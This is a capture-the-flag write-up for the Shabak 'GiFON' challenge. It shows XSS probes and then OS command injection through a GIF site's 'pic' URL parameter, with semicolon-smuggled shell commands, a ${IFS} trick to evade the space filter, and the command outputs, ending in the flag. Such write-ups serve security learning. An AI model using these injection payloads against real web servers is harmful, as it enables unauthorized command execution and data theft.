
Shabak Challenges- GiFON writeup

Description:



GiFON

200


Jeff D. Spleier applied for a job in the ISA. His interview went really well and he seemed the right man for the job.


Naturally, we decided not to recruit him.

We suspect that he is in possession of some classified documents that must not be leaked. We worry that he might act out his revenge and publish them. We know that he maintains an online Gif Displayer. Probably irrelevant, but who knows?

http://gifon.shieldchallenges.com

http://gifon.shieldchallenges.com/?


gifon.shieldchallenges.com/?
לא מאובטח
The Gif Displayer
Sign In
Display the GIFs you love and be amazing!
-- select an option --
Show me!



gifon.shieldchallenges.com/?
לא מאובטח
-- select an option --
Show me!

What people are saying...

Margaret E.
"This is fantastic! Thanks so much guys!"

Fred S.
"Gif Displayer is amazing. I've been using it to display all the gif I want!"


Sarah W.
"Thanks so much for making these free services available to us!"

About · Contact · Terms of Use · Privacy Policy
© Gif Displayer 2020. All Rights Reserved.

There are a lot of navigation options here but none of them is working.


We figured out that the way to the flag has to go through the URL.

After picking a gif from the dropdown menu, we noticed that right after the question mark "pic=" is shown.



gifon.shieldchallenges.com/?pic=https%3A%2F%2Fmedia.giphy.com%2Fmedia%2Fl4FGr3nzq5u0m02vm%2Fgiphy.gif

Tried doing XSS injection.



```
gifon.shieldchallenges.com/?pic=<img%20src=x%20on%20error=alert(1);><\img>
```


Display the GIFs you love and be amazing!

not a valid gif or http url

And got this error that says "not a valid gif or http url".

Based on the changed URL we got after our pick and the error above- we found out the pattern of the URL: it must start with "http" (or "https") and end with ".gif".

After wrapping up the XSS injection with those words, we got a different error:




```
gifon.shieldchallenges.com/?pic=http<img%20src=x%20on%20error=alert(1);><\img>.gif
```

Display the GIFs you love and be amazing!

space in url not allowed

So now we know the right way to access our problem but we have to lose the spaces. After that in mind, we tried to think of a different command that don't require any spaces and went with "alert(1);" by itself.




gifon.shieldchallenges.com/?pic=http<script>alert(1);>.gif

```
file md5: d41d8cd98f00b204e9800998ecf8427e
```

After a quick Google search, we found out that this is the md5 hash of an empty string.

We understood that there is a calculation of md5 hash that is happening, but we could not find it in the code- so we realized it is happening on the server side and we need to figure out how to "ask" the server for the flag.

After we got the pattern, there was no need in the XSS we tried to inject earlier so we went in a different direction- terminal commands.




gifon.shieldchallenges.com/?pic=https;pwd;.gif

```
file md5: /var/www/html d41d8cd98f00b204e9800998ecf8427e
```

The "pwd" command tells us where are we, it told us we are in the html directory.


Tried the "ls" command to see which files are in that directory as well.



gifon.shieldchallenges.com/?pic=https;ls;.gif

```
file md5: css gulpfile.js img index.php secret vendor
d41d8cd98f00b204e9800998ecf8427e
```


Found out a file named "secret" and tried to "cat" it, but we are not allowed to use any spaces- by typing in the shell variable "${IFS}" we can avoid the spaces.



gifon.shieldchallenges.com/?pic=https;cat${IFS}secret;.gif

file md5: d41d8cd98f00b204e9800998ecf8427e


After trying to "cat" the "secret" file with no success, we had to find out first why it didn't work and what is its type using the "file" command.



gifon.shieldchallenges.com/?pic=https;file${IFS}secret;.gif

file md5: secret: directory d41d8cd98f00b204e9800998ecf8427e


Now that we know that "secret" is a directory, we can navigate to it using "cd" and see what is in there using "ls". We can run multiple commands using semicolons (;) between each command.



```
gifon.shieldchallenges.com/?pic=https;cd${IFS}secret;ls;.gif
```

```
file md5: flag d41d8cd98f00b204e9800998ecf8427e
```

There's a file named "flag" in the directory, we'll "cat" it.



```
gifon.shieldchallenges.com/?pic=https;cd${IFS}secret;ls;cat${IFS}flag;.gif
```

```
file md5: flag flag{DIS-IS-FLAG-I-R-VERY-H4X0R-U-
2?}d41d8cd98f00b204e9800998ecf8427e
```

Found it!